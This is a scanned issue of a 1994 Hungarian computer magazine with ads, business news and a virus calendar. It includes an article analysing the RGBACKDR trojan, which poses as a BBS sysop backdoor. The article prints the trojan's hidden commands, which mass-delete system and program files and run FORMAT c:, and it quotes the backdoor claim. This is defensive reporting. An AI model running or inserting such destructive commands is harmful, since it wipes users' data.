Com 4000 biztonsági és tűzjelző felügyelő központ
színes grafikus szoftvercsomag
Multireader beléptetőrendszer
CCTV rendszerek

Erőmű
Raktár
Irodaház
Számítógéppont

Áruház
Szálloda

18 országban
100 referencia


Integrált vezérlés

pontos riasztáskijelzés

dokumentálás

Hazai hubbal a HDT

Nem elsősorban pénzügyi befektetésnek szánta a Hungaro Digitelben (HDT) való tulajdon-szerzést Európa hatodik legnagyobb VSAT üzemeltetője, a portugál Marconi – mondta a bejelentést követően *Sequeira Braga*. (Lásd a *Heti CHIP* 94/4. szám lapzárta rovatát.) A magyarországi VSAT piacba való bekapcsolódást az elnök a következőkkel indokolta: az üzleti




életnek szüksége van a műholdas kommunikációra; a közép-kelet-európai régióban Magyarország helyzete a legkedvezőbb nemzetközi szolgáltatás nyújtására; megfelelő partnereket találtak; a két ország közötti hasonlóságok miatt otthon érzik magukat a Kárpát-medencében. A Marconi más befektetési lehetőségeket is keres Magyarországon. Egy izraeli partnerrel és a helyi önkormányzatokkal együtt indult a debreceni primer körzet koncessziójáért folyó versenyben. A tervek szerint győzelem esetén 15-20 százalékban lesz a Marconi tulajdonosa a társaságnak. Az országos személyhívó tenderen szintén indul a portugál cég.

Jobbágy Dénes, a HDT vezérigazgatója hangsúlyozta, hogy teljes körű, garantáltan kiváló minőségű szolgáltatást kívánnak nyújtani ügyfeleiknek. A tavasszal Budapesten üzembe helyezendő, 8,1 méter átmérőjű antennával ellátott hub lehetővé teszi, hogy a felhasználók telepelyein a szokásos 1,8 métereseknél kisebb, 1,2 méteres parabolákat telepítsenek. A könnyebben szerelhető, olcsóbb berendezések a szolgáltatás minőségében semmiféle romlást nem idéznek elő – hallottuk a sajtótájékoztatón.

A VSAT technológiát szállító AT&T Tridom képviselésében *John Collins* elmondta, hogy jelentős üzleti sikereket vár a HDT-től. Az egyesült államokbeli berendezésszállító két hubot is telepít Magyarországon párhuzamosan: a HDT beruházásán kívül az SFMT– Montana Telecom is AT&T Tridom technoló-

giára építi VSAT rendszerét. Jobbágy úr szerint a HDT 1994-es forgalma elérheti akár a 100 millió forintot is. A tervek szerint két év múlva a HDT a teljes hazai VSAT piac minimum 50 százalékát mondhatja a magáénak.

Mallász Judit



ComputerLand®

Közép-Európa Kft.

1035 Budapest, Vihar utca 18.

Telefon: 188-7992. Telefon/fax: 188-2118

Tisztelt Partnereink!

1994. január 4-én
címünk, telefonunk, faxszámunk


megváltozott.

Új telephelyünk:

1035 Budapest, Vihar utca 18.

Telefon: 188-7992

Telefon/fax: 188-2118



Távnagytakarítás

Microsoft programok ellen harcba küldött trójai rémség felbukkanásáról tudósított Jeff White és Bill Logan, a Tuscon Pueblo Group két vírusvadása. Általában RGBACKDR.ZIP néven fordul elő, hivatalos leírása szerint a BBS-ek hozzáférését könnyítendő olyan segédprogram, amelyen keresztül egyes szolgáltatások külön kérhetők, illetve más programmal befolyásolhatók. Elvben tehát amolyan művészbejáróként (és -kijáróként) funkcionálna. Innen e programtípus neve is: Backdoor, azaz hátsó ajtó. Azonban ez a vészkijárat se be, se ki nem enged illetéktelenül, sőt! Back itt másfajta hátsó szándékot jelent. Hátról üt, alatomosan teszi tönkre állományainkat. Igazi trójai alkotás: nem szabadít magából ki vírust, nem szaporodik, vírusaktivitása sincs, csak tönkretesz a merevlemez érzékeny adatait. Ilyen nevű shareware program sohasem létezett.

Nézzük, mit rejt a csomag! Az állománylista mit sem sejtet, mindössze három állományt mutat, magát a futtatható programot, a leírást és a kezelési útmuta-

tót. Ám a reklámtábla, a FILE_ID.DIZ tartalma már gyanút ébreszthet:

Log on as SYSOP to a ReneGade board.
By JESUS HITLER of SANITARIUM BBS
(213)448-9194 NUP : FACE VALUE

Jézus és Hitler és egészségügyi BBS? Aki előlvassa a szövegét, sejtí, hogy legalább is óvatosan kell bánnia a programmal, ilyen felirat csak alvilági eredetű árunál szokott előfordulni. S mit ír a READ.ME?

This util uses one of Cott's back doors to scan for the first user w/ SecLev 255 and log on as him, while disabling all sysop logs (printer AND file). It's been tested with all versions. It seems that Cott removed the obvious back doors but kept the good ones in.

Log on to a ReneGade board. Enter "NEW". When it asks for your real name, shell to DOS and run RGBACKDR.EXE.

*- Jesus Hitler *-

*- Sanitarium BBS *-

*- (213)448-9194 *-

Vagyis tudatja, hogy ez a segédcsomag a Cott-féle kiskapuk egyikével ellenőrzi, találja meg az első felhasználót, s be is jelentkezteti – eközben mintegy elvakítja a rendszerfelügyelőt, aki ezalatt sem a nyomtatókhoz sem az állományokhoz nem tud hozzáférni. Jelentkezzünk be a Renegade táblába, gépeljük be, hogy New, majd adjuk meg a valódi nevünket. Futtassuk le a RGBACKDR.EXE állományt a DOS alól – mondja ő, node nézzük meg, mit csinál a program valójában!

```
DEL c:\*.com c:\config.sys
DEL c:\*.sys c:\autoexec.bat
DEL c:\*.bat c:\dos\command.com
DEL c:\dos\*.com c:\telix\telix.fon
DEL c:\telix\*.fon c:\telix\ansi.key
DEL c:\telix\*.key
```

Nem-nem, a törlést előíró parancsokat természetesen nem látjuk a képernyőn, ezeket az állomány kódolva tartalmazza, de persze mind végrehajtnak a program

futasakor. Majd utána megjeleníti a most követező sorokat:

```
Found account #1 : SecLev
255 key @A84E0HHO
Scanning password file...
```

Azután megint rejtetten következnek az átnévlezések, törlések:

```
c:\renegade\renegade.exe
DEL c:\renegade\*.c:\renegade
COPY *.bat c:\renegade\ c:\bbs\bbs.exe
DEL c:\bbs\*.*.exe
DEL *.exe *.com
DEL *.com c:\bbs
COPY *.bat c:\bbs\ c:\norton\*.
DEL c:\norton\*.c:\norton
COPY *.bat c:\norton c:\*.
DEL c:\*.
COPY *.bat c:\
```

Majd újra képernyőre szánt üzenet: Found password = "BLUE LIGHTNING" Logging in... deleting sysop logs...

Utána ismét a háttérbe vonul:

```
d:\*.
DEL d:\*.
d:\
COPY *.bat d:\
DEL c:\windows c:\f d\*.
DEL c:\f d\*.
COPY *.bat c:\f d\
```

Végül kezd bemutatkozni: This software is unregistered! 10 second wait . . .

FORMAT c:
This program has been brought to you by Bill Gates. MicroSoft Über Alles!

We crushed our competition, now we will crush you! Hahaha! (C) MicroSoft 1993

*- The First of Many To Come!

DEL *. Now would be a great time to fill out your registration card.

Have a nice day!

-RAZER!-

Tehár kiüríti merevlemezünket, s most már hozzáfoghatunk a regisztrációs kártya kitöltéséhez.

FÉLTSE ADATAIT! ÓVJA PROGRAMJAIT!

INGYENES

VÍRUSVIZSGÁLAT

Hívja

a **D.COM** Elektronikai Kft.

175-3524-es telefonszámát!

Mintegy 1700 különböző vírusra megvizsgáljuk számítógépét.

Azonnal jelezzük ha veszély van.

Biztonsága ennyit megér!

D.COM

Elektronikai Kft.

Iroda: 1016 Bp., Gellérthegy u. 20-22.

Telefon/fax: 175-3524


Telephely: 1221 Bp., Kapisztrán u. 3.

Telefon: 226-2689

RGBACKDR.ZIP, a veszélyes kiskapu

Név	Eredeti hossz	Tömör méret	Arány (százalék)	Keltezés	CRC-32	Jelzők
RGBACKDR.EXE	40320	6068	85	04-09-93 00:59	5e24a778	--w-
FILE_ID.DIZ	126	118	7	04-09-93 01:04	f7542e20	--w-
READ.ME	568	321	44	04-09-93 01:10	658788ae	--w-
	41014	6507	85			

Rovatunkban hétről hétre figyelemmel kísérjük, mely számítógépvírusok aktivizálódása várható. Ez természetesen nem jelenti azt, hogy az említett vírusok járványszerűen elterjednek Magyarországon, csak annyit, hogy az adott időszakban kártételükkel, előfordulásukkal számolni lehet.



VÍRUSNAPTÁR 1994. FEBRUÁR 11-17.

DÁTUM	NÉVNAP	VÍRUS NEVE	TÁMADÁS IDEJE
11. péntek	Bertold, Marietta	Frere Jacques Smack PS-MPC (Mimic-Den Zuk) PS-MPC (Mimic-Jerusalem) VCL (Diarrhea) Bryansk Immolation Talking Heads Naziphobia Wild Thing 2 Jerusalem (Payday) Kinison	minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken pénteken, ha az nem 13-a 11-én pénteken
12. szombat	Lídia, Lívia	Italian Pest (Finger) Jerusalem (Phenome) Migram	minden szombaton minden szombaton minden szombaton
13. vasárnap	Ella, Linda	Sunday Sunday-2 Mindless Witcode Monxla NPox 2.1 Rocko	minden vasárnap minden vasárnap minden vasárnap minden vasárnap minden hó 13. napján minden hó 13. napján minden hó 13. napján
14. hétfő	Bálint, Valentin	Carfield I-B (BadGuy, BadGuy 2) I-B (Exterminator) Immolation Kalah-499 Witcode Viridem (833)	minden hétfőn minden hétfőn minden hétfőn minden hétfőn minden hétfőn minden hétfőn minden hétfőn
15. kedd	Georgina, Kolos	Ah Emo 899 I-B (Demon) I-B (Demon-B) Kamasya	minden kedden minden kedden minden kedden minden kedden minden kedden
16. szerda	Julianna, Lilla	Victor No Wednesday 10 Past 3	minden szerdán minden szerdán minden hó 16. napján
17. csütörtök	Donát	TPE (Girafe)	minden csütörtökön

Az egész 1994. év folyamán aktív: Cybertech-B, Datalock, Flash, Fu Manchu, Grunt-1, OMT, Violator
Minden nap támad: január 1-jétől szeptember 21-ig Plastique (Cobol), február 1-jétől 28-ig Beta Boys (Vienna)

Érvényes víruskereső-ölő verziók: Virkill 2.02 [039], Scan-Winscan-Clean-Vshield-Netshield 111, Os2scan-Os2clean 111, Fprot 2.10f, Integrity Master 2.01, NAV 3.0, Pasteur 4.05, PC-Scan 1.06, PKSF Ansi 2.04g, Sysdoki 5.0, Tbscan 6.09, Viricid 5.10, Vírusbuster 6.16, Virx 2.91, Vsig 9308

Hiba a Scan 111-ben

Sajnos McAfee csoportja egyre kevésbé gondol víruskeresőinek hibamentességére, jó dokumentációjára. Azt már megszoktuk, hogy a VIRLIST.TXT nagyságrendekkel elmarad a valós helyzettől, és a programokat is terheli jó pár gond.

Legutóbb az Interneten számoltak be arról, hogy második futtatásakor a 111-es Scan néhány alaplapon kiakad. Ha újra rendszert hívunk, egyszer gond nélkül fut, majd utána újból jelentkezik az előbbi hibaüzenet:

EMM386: Protection fault at 42BC:1DFE
Press any key to abort program...

Ez a hiba 386-os alaplapon fordul elő, AMD lapkakészlettel, mivel a cím-paraméterek változnak.

Kis János

COMFORT 1132 Budapest, Gyöngyház utca 5.
SZOLGÁLTATÓ, KERESKEDELMI ÉS FEJLESZTŐ KFT. 1501 Budapest, Pt.4.
export/import; LAN hálózat építés; távadatátvitel; oktatás;

Robotics ZyXEL modemek

BLAST SOFNET Kommunikációs és fax szoftverek

LANTRONIX Ethernet lokális hálózati eszközök

eurologic SCSI felületű alrendszerek

Telefon/Fax: 120-9776

Információs szám: 178

MANNESMANN
Tally márkaszerelvíz

Mindent egy helyen:

Kvint-R
Számítástechnikai Kft

Nyomatók teljes választékának forgalmazása

H-1145 Bp. Újvidék tér 15.
Tel./fax: 252-8484, 252-8485

Információs szám: 179

MORPHOLOGIC

Minden nálunk vásárolt magyar WinWord mellé **ingyen adjuk**

a **Helyes-el** elválasztó programot, mely a beépített **Helyes-e?** kiegészítése. Minden nálunk vásárolt Microsoft-termékhez féláron kapható a **Helyette** magyar ragozó szinonimaszótár. Kérje árlistánkat!

1011 Budapest Fő u. 56-58. 1/3. Tel./fax: 201-8355

Információs szám: 180

CYBERNETIC KFT
1034 Budapest, Bécsi út 100. Tel./fax: 188-7491

TECHNOLÓGIÁK FELÜGYELETE RÁDIÓHÁLÓZATON KERESZTÜL!

- URH adatátviteli rendszerek szállítása, csatlakozási lehetőséggel számos PLC típushoz és ismert folyamatirányító PC-s szoftverekhez
- Elektronikus és pneumatikus automatikák tervezése és kivitelezése

Információs szám: 181

SERVER

1149 Budapest, Egressy út 78.
Telefon/telefax: 183-6170, 183-6171

ALR MICR@NICS számítógépek, notebookok, hálózatok, perifériák, alkatrészek

Információs szám: 182

MICROBI

Modában az archiválás-technika

Osztrák-Magyar mikrofilm feldolgozó és irodagép kereskedelmi Kft.

H-1027 Budapest Ganz u. 5-7. V. em. 37.
Tel./fax: (36-1) 202-3306

Információs szám: 183

MT TÁVTERV
MISKOLCI TÁVKÖZLÉSI TERVEZŐ Kft.

hírközléstervezés • kábeltvé-tervezés • magas- és mélyépítés-tervezés • geodéziai mérések • digitális térképek készítése • tipográfiai szerkesztés és tervezés • nyomdaiipari szolgáltatás

3532 Miskolc, Andrassy utca 43.
Telefon: (46) 370-923 • Telefax: (46) 327-479

Információs szám: 184

Ez itt az **ÖN** névjegyének helye!

Hívja a **CT-Press** Reklámirodáját!

Telefon: 149-8122
Telefax: 120-1636

Információs szám: 185

MAGNETIC

HP Canon Cartridge-ok

1131 Budapest, Gyöngyösi u. 53. tel/fax 140 3583

Információs szám: 186

CITIZEN COMPUTER PRINTERS

MAGYARORSZÁGON FORGALMAZZA: **W&P**

Kereskedelmi és Szolgáltató Kft.
1066 Budapest, Ó utca 46.
Telefon: 111-2266, 131-2356, 131-5562
Fax: 131-5562

Információs szám: 187

Professzionális irodai integráció és alkalmazásfejlesztés!

Dokumentációs munkáihoz különböző formátumú adatállományokat és alkalmazásokat használ? Integrálja őket az Aster*x egységes, nyílt felületére.

Meglévő eszközei nem fedik le irodai igényeit?

Fejlessze új alkalmazásait az Aster*x MS-Windows egyszerűségű felhasználói és fejlesztői, multimédia felületén UNIX környezetben.

Aster*x

Xperts™

1125 Bp., Zsibói utca 4.
Tel.: 202-6520, 202-6441
Fax: 175-3110


Bemutatóterem:
1125 Bp., Zsolna utca 25.

Az Aster*x alkalmazásával lehetősége nyílik egyedi alkalmazói igények lefedésére. Valósítsa meg Ön is kreatív gondolatait az Aster*x alkalmazásfejlesztő környezetében.

Kérje termékünk ismertetőjét, vagy vegyen részt bemutatónkon.

Információs szám: 188

INTELLIGENS LED/LÉZER- NYOMTATÓK



OL 400ex

Az OKI OL 400ex lapnyomtató kiemelkedő jellemzői:

- 4 ppm, 512 kB alapmemória (4,5 MB-ra bővíthető)
- Példa nélküli 5 év gyári garancia a nyomtatófejre
- A legolcsóbb LED/LÉZER-nyomtató
- Rendkívül kompakt (8 kg, 160x320x360 mm) kivétel
- A kevés forgó-mozgó elem miatt nagy megbízhatóság, hosszú élettartam, könnyű karbantarthatóság
- Alacsony lapnyomtatási költségek
- Környezetbarát technológia (nem képződik ózon, alacsony energiafelhasználás, újrafelhasználható fogyóeszközök)
- A soros és párhuzamos csatlakozó alaptartozék, olcsó Macintosh-csatlakozási lehetőség
- Sok fogyóeszköz és alkatrész azonos az OKI faxokéval
- Alsó lapadagoló opció

Nyomtatóinkra 3 év garancia

A LEDESLEDjobb!

OKI
disztribútorok:

Dataplan Rt. 1023 Budapest, Ürömi u. 25-29.
Forgács András • Tel.: 250-0510; fax: 168-8632

Flag Kft. 1083 Budapest, Práter u. 51.
Berényi Róbert • Tel./fax: 114-2696, 113-9631

Humansoft Kft. 1149 Budapest, Angol u. 24/B
Róna András • Tel.: 163-2879; fax: 251-3673

Mikropo Computer 1065 Budapest, Nagymező u. 51.
Fogarasi László • Tel.: 112-7830; fax: 269-0151

Netrend Rt. 1086 Budapest, Karácsony S. u. 19.
Bangócs István • Tel.: 114-0893, 113-3208; fax: 114-0066

Professionál Kft. 1033 Budapest, Kaszádudló u. 5.
Farkas László • Tel.: 167-0024, 187-0348; fax: 167-0289

Számalk-Ced Kft. 1117 Budapest, Budafoki út 109.
Katona József • Tel./fax: 161-0863, 161-0625; fax: 181-0757


ÖKO LOGIKUS
People to People Technology

OKI Képviseleti Iroda
1075 Budapest, Károly krt. 11.
Telefon: 269-7873
Telefax: 269-7872

Telecommunications Information Processing Electronic Devices

Streamerkazetták

teljes választéka
azonnal, raktárról kapható
a CORWELL Kft-nél:



GRAHAM Verbatim 3M

Továbbá számítás- és irodatechnikai kellékek
a világ vezető gyártóitól:

- + egyéb mágneses adathordozók
- + tisztítóeszközök, tárolódobozok
- + monitorszűrők, copy holderek
- + írógépszalagok, festékkazetták
- + tonerek, írásvetítő fóliák
- + leporellók, másoló- és faxpapírok
- + számítógépes bútorok, állványok
- + univerzális laptop- és menedzsertáskák

Kérje részletes árlistánkat! Vidékre postai úton is szállítunk.
VISZONTELADÓK JELENTKEZÉSÉT VÁRJUK!



CORWELL Kft.

1143 Budapest, Utász u. 5
Telefon: 251-9831, 252-4359
Telefax: 252-4359

Információs szám: 189

Információs szám: 190

QUALITEL '94

3. Nemzetközi Szakkonferencia és Szakkiállítás Kecskemét, 1994 március 1-5.



Typograph

A kiállítás helyszíne:

**Árpádvárosi Sportcsarnok
Nyitva: naponta 10-18 óráig.**

A konferencia helyszíne:

Tudomány és Technika Háza

- globális hálózatok
- adatátvitel
- üzleti kommunikáció
- távközlési rendszerek
- mobil kommunikáció

Bővebb információ: QUALITEL BT. Telefon: (76) 487-027 Telefax: (76) 487-020

Információs szám: 191

Kao kereskedők napja

Mint arról már korábban beszámoltunk, a bevezetési szakasz végével a Kao – általános piaci politikájának megfelelően – a Makrotrend mellett egy második nagykereskedővel is szerződést kötött Magyarországon. Ez a cég a tavaly július elsejével alakult Var Computer, amelyet öten jegyeznek, az ügyvezető *Gaspartz András*, valamint *Márton Attila*, *Morva Sándor*, *Pál Szilveszter* és *Szabó Péter*. Ők szervezték a január 26-i Kao viszonteladói találkozót, amelynek délutánján sajtótájékoztató keretében mutatta be *Ronald Bartelings* kelet-európai piacfelelős a Kaót, illetve *Gaspartz András* a Var Computert.

Mint megtudtuk, a magyar cég nemcsak a Kao, hanem a kanadai Ko Rec Type festékszalagok és javítófestékek importjával, nagykereskedelmével is foglalkozik. Érdekes, hogy az alapvetően számítógépes vállalkozást egy gépráshoz használt javítófestékkel kívánják bevezetni a magyar piacra. Mindenesetre megvan az esély a sikerre, hiszen hogy a közismert Kores márkanév – és maga a termék is – korábban ez a partnerüké volt, vagyis amit gyártanak, az a legjobb minőségű.

A nagykereskedelem mellett a Var computer viszonteladóként is tevékenykedik, mégpedig úgy, hogy megpróbál egy állandó vevőkört kialakítani. Foglalkoznak Intel gépekkel, Adaptec SCSI vezérlővel, Quantum lemezzel, SMC Ethernet kártyával, HP nyomtatóval, Novell és Microsoft termékekkel, valamint Panasonic irodatechnikával és szórakoztató elektronikával is. Vállalják helyi hálózatok átalánydíjas felügyeletét, folyamatos karbantartását, és végül egy ígéretesnek látszó piacra, a taneszköz-kereskedelemben is beléptek. Miután a korábbi Tanért és a Calderoni is tönkrement, az iskolák számára megnehezedett a beszerzés. Ezen kíván segíteni a Magyar Taneszköz Fejlesztők, Gyártók és Forgalmazók Kamarája, amelybe a Var is belépett.

A sajtótájékoztató másik részében *Ronald Bartelings* elmesélte, hogy a Kao eredetileg japán szappangyár volt, amely aztán egyéb, elsősorban a dolgok felületéhez kapcsolódó vegyi termékek gyártásába is belefogott, s így jutott el 1985-ben a mágneslemezhez. Japánban a háztartási vegyitermékek, a kozmetikumok, mosószeres piacán vezető helyet szereztek, de az egész világon jelen vannak termékeikkel. A mágneses – és újabban az optikai – adathordozók évi forgalma a teljes 6,6 milliárd dolláros forgalomnak csak egy töredéke, mindössze 550 millió dollár volt a legutóbbi üzleti évben. A cég vezetői azonban érez-

hetően nagy fantáziát látnak benne, mert emellett a forgalom mellett is 400 millió dollárt fordítanak fejlesztésre ebben az üzletágban.

1993-ban a japán, a kanadai, az egyesült államokbeli és a barcelonai üzemben összesen 528 millió darab hajlékonylemez gyártottak. A gyártósorok az ISO 9002 minőségi szabvány előírásai szerint dolgoznak. *Ronald Bartelings* kiemelte: igen jó kapcsolatokat ápolnak számos szoftverházzal. Ezen OEM partnerek számára a világ tizenegy helyén működő gyorsmácsoló részlegeikben állítanak elő feltöltött lemezt. Vásárlói között van az Apple, a Hewlett-Packard, a Lotus, a Siemens-Nixdorf, a Xerox és – erre különösen büszkék – a Microsoft. Az a lemez, amelyen a Microsoft szállítja a szoftvert, másnak is jó kell hogy legyen...

Már készül a Kao a CD egységek tömegtermékké válására, most januárban indult az első, évi 5 milliós kapacitású CD gyártósor az új dublini gyárban. A teljes beruházás 1996 negyedik negyedévében fejeződik be, amikor a negyedik gépsor is termelni kezd. Addig az európai piacot is az Egyesült Államokban már dolgozó CD üzemből látják el – például a Microsoftnak is gyártottak már szoftverhordozó optikai lemezt.

Megszólt a sajtótájékoztatón a szombathelyi Radisystem képviselője, *Zséder István* is, aki elmondta, hogy négy év szívós munkájával sikerült bevezetnie a Kao lemezt Magyarországon nyugati felében. Előadásából kitűnt, a termékek valóban rendkívül megbízhatónak bizonyultak – például a Szombathelyi Tanárképző Főiskolának adott példányok nyúzása után elismeréssel nyilatkoztak róla az ottani szakemberek. Saját terjesztői tapasztalata az, hogy bár egy-két formázhatatlan lemezzel már találkozott, olyannal eggyel sem, amelyre sikerült adatot felvinni, ám az később eltűnt róla. Annyit már elért, hogy Szombathelyen minden kiskereskedőnél megtalálható a Kao termékek, amelyeknek az ára miatt azonban nehéz tovább bővíteni a piacot.

Bemutatták a Diskaroo csomagot, amelyben egy antisztatikus anyagból készült rugalmas hordtáska és tíz darab 2 megabájtos – Macintoshhoz és PS/2-höz is jó – 3,5 hüvelykes lemez van, valamint a harmincdarabos, asztali lemezdobozban szállított terméket is. Amikor az egyik újságíró előhúzott a táskájából egy hűslemezes dobozt, s rákérdezett, hogy vajon ilyen van-e a Kao (és a Var) kínálatában, *Gaspartz András* előbb elkér-

te a dobozt, majd a háta mögé hajlítva saját – Diskaroooban tartott – lemezeit, megkérdezte, utánadobja-e a 20 lemezes dobozt is. Ez a kis közzjáték szemléletesen bizonyította: a rugalmas hordtáska valóban megvédi az utaztatott lemezeket.

Végül egy ajánlat is elhangzott a sajtó címére. Köztudott, hogy az *Alaplapp* – amelyet egykori szerkesztői januártól változatlan minőségben *Új Alaplappként* jelentetnek meg – lemezmellékletét már régóta Kao lemezen adja közre. A lap szerkesztője, *Varga János* érdeklődött: vajon lesz-e a Var Computernek lemezmácsoló szolgáltatása. *Gaspartz András* – körülnézve a teremben, ahol jó néhány számítástechnikai lap főszerkesztője ült – azt válaszolta, hogy ha a lapok el tudják tartani, akkor ők vállalják, hogy megveszik a berendezéseket hozzá. Ha olvasóink igénylik, és meg is tudják fizetni, akár a *Heti CHIP*-hez is készülhet egyszer lemezmelléklet...

Vargha Márton

**MINŐSÉGI SZOFTVERHÁZ
NYÍLT RENDSZEREK**



TOPSIFT
SZÁMÍTÁSTECHNIKAI KFT.

TOPSYS

**INTEGRÁLT VÁLLALATI
INFORMÁCIÓS RENDSZER**
NÉGY ÉV FEJLESZTÉSI
TAPASZTALATÁVAL,
700 REFERENCIAHELYEL


MINDEN PLATFORMON

IBM PC, DOS, NOVELL, UNIX, VAX/VMS,
közös adatbázison, tetszőleges SQL
lekérdezéssel

Pénzügyi, könyvelési modul
Bérszámfejtési, munkaügyi modul
Rendelés-nyilvántartási modul
Készlet-nyilvántartási modul
Tárgyeszköz-nyilvántartási modul

Termékbemutatóval Kapás utcai irodánkban
várjuk az érdeklődőket!

1027 Budapest, Kapás u. 11-15.
Telefon: 202-4733. Telefax: 201-2811



Nagykövet-e a Diplomat?

Milyen nagykövet? Kiderül – ha kiderül – az alábbi meséből.

Valahol, messze túl a Tinta-tengeren, a Papír-hegyeken is túl terül el az írószerek birodalma. Bölcs uralkodója, a néhai Lúdtoll király évszázadokkal ezelőtt számos grófságra osztotta e gazdag országot. Ezernyi kódex, milliónyi könyv, milliárdnyi levél vetetett papírra azóta, ki tudja, hány hordónyi tinta száradt meg a lapokon... Országok tűntek el a térképekről, és újakat rajzoltak be helyettük, e grófságok némelyikének nevét azonban távoli vidékeken is jól ismerik.

Nem is csoda – e patinás családok többsége még a mártogatós és töltőtollak korában alapozta meg tekintélyét, a golyóstol-

lak évtizedeiben csak öregbítette hírnevét, s a jelek szerint a golyósfilcek és a tűrostok, a mechanikus ceruzák tömeges elterjedésének is ellen fognak állni.

Pályafutásuk azonban közel sem alakult egyformán (gondoljunk csak a jól ismert Parker és Mont Blanc családra!): míg az egyik grófságban az adók, a tized, a vámok megemelésével védekeztek a csőcselék beözönlése ellen, a másokban praktikus intézkedések sokaságával igyekeztek asszimilálni az újonnan érkezetteket. Mások jöttek; ők láttak, tanultak és győztek.

Egyes családok azóta számos oldalaggal büszkélkedhetnek (bár olykor meglehetősen kétes büszkeség övezi e szedett-vedett ro-

MakroPower kft.

... a szünetmentes kapcsolat ...

"Halló! Itt a 272-2618.

A szünetmentes áramforrás vagyok! Minden rendben. Bekapcsolom a mikrofont."

Felhívhatja szünetmentes áramforrását, vagy ő bármilyen probléma esetén felhívja Önt.

Professzionális szünetmentes áramforrások a legkülönlegesebb igényekre is!

